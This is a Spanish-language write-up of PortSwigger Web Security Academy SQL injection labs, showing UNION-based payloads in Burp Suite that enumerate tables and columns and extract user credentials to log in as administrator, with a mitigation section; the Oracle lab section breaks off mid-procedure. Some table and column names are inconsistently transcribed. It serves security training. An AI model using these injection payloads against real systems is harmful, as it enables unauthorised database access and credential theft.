
Se interceptó la solicitud GET /filter?category=Gifts y se modificó el parámetro para inyectar: Gifts' UNION SELECT 'abc','def'--

La respuesta mostró los valores "abc" y "def" renderizados como productos, confirmando una inyección exitosa y exactamente dos columnas de tipo texto compatibles con UNION.



Paso 2:

Se envió el payload: Gifts' UNION SELECT table_name, NULL FROM information_schema.tables-- La respuesta HTML presentó una lista de tablas del sistema, entre las cuales se identificó users_wdykho como la tabla que contiene las credenciales de usuarios.



Paso 3:

Se utilizó el payload: Gifts' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='users_wdykho'--

La respuesta mostró las columnas de la tabla, destacando username_eclowy y password_cvzrxz como las relevantes para autenticación.

The first screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane displays a GET request to the target URL. The 'Response' pane shows the initial response, which is partially obscured by a 'SQL injection attack' message. The 'Inspector' pane shows the request body parameters, request cookies, and request headers.

The second screenshot shows the same interface, but the 'Response' pane now displays the full response body, which includes a list of users and their passwords. The 'Inspector' pane shows the request query parameters, request body parameters, request cookies, and request headers.

Paso 4:

Se ejecutó: `Gifts' UNION SELECT password_cvzrxz, username_ecloxy FROM users_wdykho--`

La respuesta incluyó la lista completa de usuarios, permitiendo identificar el registro del usuario administrador junto con su contraseña correspondiente.

The image displays two screenshots of the Burp Suite Community Edition v2026.1.5 interface, showing a HTTP request and response cycle.

Top Screenshot:

- Request:** GET /filter?category=...&password_cvzrxz,+username_eclovy+FROM+users_vdyktho- HTTP/2
- Response:** HTML document with a table structure. The table has a header row with "Toys & Games" and a body row with "viener".
- Inspector:** Shows request query parameters (category: UNION SELECT pass...), request cookies (session: 44qr74jSkLLKDD6MIK...), and request headers (scheme: https, method: GET, path: /filter?category=+U...).

Bottom Screenshot:

- Request:** GET /login?category=...&password_cvzrxz,+username_eclovy+FROM+users_vdyktho- HTTP/2
- Response:** HTML document with a table structure. The table has a header row with "Toys & Games" and a body row with "administrator".
- Inspector:** Shows request query parameters (category: UNION SELECT pass...), request cookies (session: 44qr74jSkLLKDD6MIK...), and request headers (scheme: https, method: GET, path: /login?category=+U...).

Paso 5:

Acceder al login en /login con: Username: administrator , Password: Contraseña extraida del paso anterior.

WebSecurity Academy

SQL injection attack, listing the database contents on non-Oracle databases

LAB Not solved

Back to lab home

Back to lab description >>

Home | My account

WE LIKE TO SHOP

Gifts

Refine your search:
All Accessories Corporate gifts Gifts Lifestyle Toys & Games

Conversation Controlling Lemon

https://0ab2002304bf452481ad52960001005a.web-security-academy.net/my-account discover you say the wrong thing? If this is you then the Conversation Controlling Lemon will change

WebSecurity Academy

SQL injection attack, listing the database contents on non-Oracle databases

LAB Not solved

Back to lab description >>

Home | My account


Login

Invalid username or password.

Username
administrator

Password

Log in



Explicación del payload :

El payload base utilizado en todos los pasos sigue la estructura: ' UNION SELECT [columna1], [columna2] FROM [tabla]--

- El cierre de comilla simple (') termina la cadena del WHERE original.
- UNION SELECT combina resultados adicionales.
- NULL o valores arbitrarios se usan en la segunda columna para cumplir con el número y tipos requeridos.
- -- comenta el resto de la consulta original, evitando errores de sintaxis. Esta técnica permite enumeración progresiva: metadatos → estructura → datos. La confirmación de resolución se obtuvo al autenticarse exitosamente como administrator, lo que activó el mensaje "Congratulations, you solved the lab!" y el cambio de estado del laboratorio a "Solved" en la interfaz de PortSwigger Web Security Academy.

Mitigación recomendada:

La mitigación principal consiste en el uso obligatorio de consultas parametrizadas o sentencias preparadas en el código de la aplicación (por ejemplo, PreparedStatement en Java, cursor.execute() con placeholders en Python, o equivalentes en otros lenguajes). Adicionalmente:

- Implementar validación de entrada estricta mediante listas blancas (whitelisting) de valores permitidos para el parámetro category.
- Aplicar el principio de menor privilegio en la cuenta de base de datos, restringiendo accesos a vistas como information_schema.
- Utilizar ORMs o frameworks que gestionen parametrización automática (Hibernate, Entity Framework, Django ORM).
- Como capa adicional, desplegar un Web Application Firewall (WAF) con reglas específicas para detectar patrones de SQLi (comillas, UNION, comentarios).

6. SQL injection attack, listing the database contents on Oracle

Nivel: PRACTITIONER

Tipo de SQLi:

UNION-based SQL Injection en Oracle, ya que se utiliza la cláusula UNION SELECT para combinar los resultados de la consulta original con datos de otras tablas del sistema como all_tables y all_tab_columns.

Objetivo:

Enumerar el contenido de la base de datos para identificar la tabla que almacena credenciales de usuarios, descubrir sus columnas y extraer los nombres de usuario y contraseñas, con el fin de iniciar sesión como administrador.


Vulnerabilidad:

La aplicación no valida ni sanitiza adecuadamente el parámetro category, permitiendo que un atacante inserte consultas SQL adicionales mediante UNION, lo que posibilita acceder a metadatos de la base de datos y extraer información sensible como credenciales de usuarios.

Procedimiento:


Paso 1: Se navegó a una categoría existente (Lifestyle)

La solicitud GET fue interceptada y enviada a Repeater para manipulación.






Paso 2: Confirmación del número de columnas (2 columnas)

En Request Query Parameters (Ubicada en el menu de mano derecha, damos click en la flecha para poder editar) se editó el parámetro category:



- Valor original: Lifestyle
- Nuevo valor: ' UNION SELECT 'abc','def' FROM dual--
- Se aplicó **Apply changes** (Burp codificó automáticamente a %27%20UNION%20SELECT%20%27abc%27%2C%27def%27%20FROM%20dual--).

Como respuesta tuvimos los strings "abc" y "def" aparecieron como si fueran productos, lo cual confirmó 2 columnas de tipo texto y compatibilidad con UNION en Oracle.



Inspector

< Back

< >

Query parameter

Name

category

Value

'%20UNION%20SELECT%20'abc'%2c%20'def'%20FROM%20dual--

Decoded from: URL encoding

' UNION SELECT 'abc', 'def' FROM dual--

Cancel

Apply changes

Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2026.1.5 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover

1 2 3 4 5 x +

Send Cancel < > Burp AI

Target: https://0af100f20454441e80170d460038008e.web-security-academy.net HTTP/2

Request

1 GET /filter?category='%20UNION%20SELECT%20'abc'%2c%20'def'%20FROM%20dual-- HTTP/2

2 Host: 0af100f20454441e80170d460038008e.web-security-academy.net

3 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"

4 Sec-Ch-Ua-Mobile: ?0

5 Sec-Ch-Ua-Platform: "Windows"

6 Accept-Language: es-419,es;q=0.9

7 Upgrade-Insecure-Requests: 1

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36

9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

10 Sec-Fetch-Site: none

11 Sec-Fetch-Mode: navigate

12 Sec-Fetch-User: ?1

13 Sec-Fetch-Dest: document

14 Accept-Encoding: gzip, deflate, br

15 Priority: u=0, i

16

17

Response

70

71

72 Toys & Games

73

74 </section>

75 <table class="is-table-longdescription">

76 <tbody>

77 <tr>

78 <td> abc

79 </td>

80 <td> def

81 </td>

82 </tr>

83 </tbody>

84 </table>

85 </div>

86 </section>

87 <div class="footer-wrapper">

88 </div>

89 </body>

90 </html>

Inspector

< Back

Query parameter

Name

category

Value

'%20UNION%20SELECT%20'abc'%2c%20'def'%20FROM%20dual--

Decoded from: URL encoding

' UNION SELECT 'abc', 'def' FROM dual--

Cancel

Apply changes

Event log

Filter Critical Error Info Debug

Event log All issues

Memory: 143.4MB of 5.91GB Disabled

Paso 3: Se editó category con: ' UNION SELECT table_name, NULL FROM all_tables-- (codificado automáticamente por Burp).

Se envió y como respuesta recibimos la lista de tablas del sistema, además se identificó la tabla de usuarios USERS_LRTWKH.

Inspector

< Back

Query parameter

Name

category

Value

'%20UNION%20SELECT%20table_name%2c%20NULL%20FROM%20all_tables%20--'

Decoded from: URL encoding

' UNION SELECT table_name, NULL FROM all_tables --'

Cancel Apply changes

Burp Suite Community Edition v2026.1.5 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover

1 2 3 4 5 x +

Send Cancel < > Burp AI

Target: https://0af100f20454441e80170d460038008e.web-security-academy.net HTTP/2

Request

Pretty Raw Hex

```
1 GET /filter?category=
2 HTTP/2
3 Host: 0af100f20454441e80170d460038008e.web-security-academy.net
4 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: es-419,es;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
10 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0
11 Safari/537.36
12 Accept:
13 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
14 mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
15 0.7
16 Sec-Fetch-Site: none
17 Sec-Fetch-Mode: navigate
18 Sec-Fetch-User: ?1
19 Sec-Fetch-Dest: document
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
```

Response

Pretty Raw Hex Render

```
215 </td>
216 <td>
217 SDO_DATUMS
218 </td>
219 </tr>
220 SDO_DATUMS_OLD_SNAPSHOT
221 </td>
222 </tr>
223 SDO_ELLIPSOIDS
224 </td>
225 </tr>
226 SDO_ELLIPSOIDS_OLD_SNAPSHOT
227 </td>
228 </tr>
229 SDO_PREFERRED_OPS_SYSTEM
230 </td>
231 </tr>
232
```

Inspector

< Back

Query parameter

Name

category

Value

'%20UNION%20SELECT%20table_name%2c%20NULL%20FROM%20all_tables%20--'

Decoded from: URL encoding

' UNION SELECT table_name, NULL FROM all_tables --'

Cancel Apply changes

Event log

Filter Critical Error Info Debug

Event log All issues

Memory: 137.8MB of 5.91GB Disabled

Response

Pretty Raw Hex Render

```

me%2c%20NULL%20FROM%20all_tables%20--
60038008e.web-security-academy.net
, "Not:A-Brand";v="99"

0.9

ows NT 10.0; Win64; x64)
re Gecko) Chrome/145.0.0.0

ml,application/xml;q=0.9,image/avif,i
8,application/signed-exchange;v=b3;q=

e, br
  
```

272

273

274

275

276

277

278

279

280

281

282

283

284

285

286

287

288

```

<tr>
  <th>
    SYSTEM_PRIVILEGE_MAP
  </th>
</tr>
<tr>
  <th>
    TABLE_PRIVILEGE_MAP
  </th>
</tr>
<tr>
  <th>
    USERS_LRTWKH
  </th>
</tr>
<tr>
  <th>
    WRI$ _ADV_ASA_RECO_DATA
  </th>
</tr>
<tr>
  <th>
    WRR$ _REPLAY_CALL_FILTER
  </th>
</tr>
<tr>
  <th>
  
```

Paso 4: Se editó category con: ' UNION SELECT column_name, NULL FROM all_tab_columns WHERE table_name='USERS_LRTWKH'-- (codificado por Burp).

Se envió y pudimos identificar la lista de columnas, en la cual se identificaron las relevantes:

- USERNAME_ZOWHGC (para usernames)
- PASSWORD_QUEGN (para contraseñas)

Inspector

< Back >

Query parameter

Name

category


Value

'%20UNION%20SELECT%20column_name%2c%20NULL%20FROM%20all_tab_columns%20WHERE%20table_name%3d'USERS_LRTWKH'--

Decoded from: URL encoding



' UNION SELECT column_name, NULL FROM all_tab_columns WHERE table_name='USERS_LRTWKH'--

Cancel Apply changes



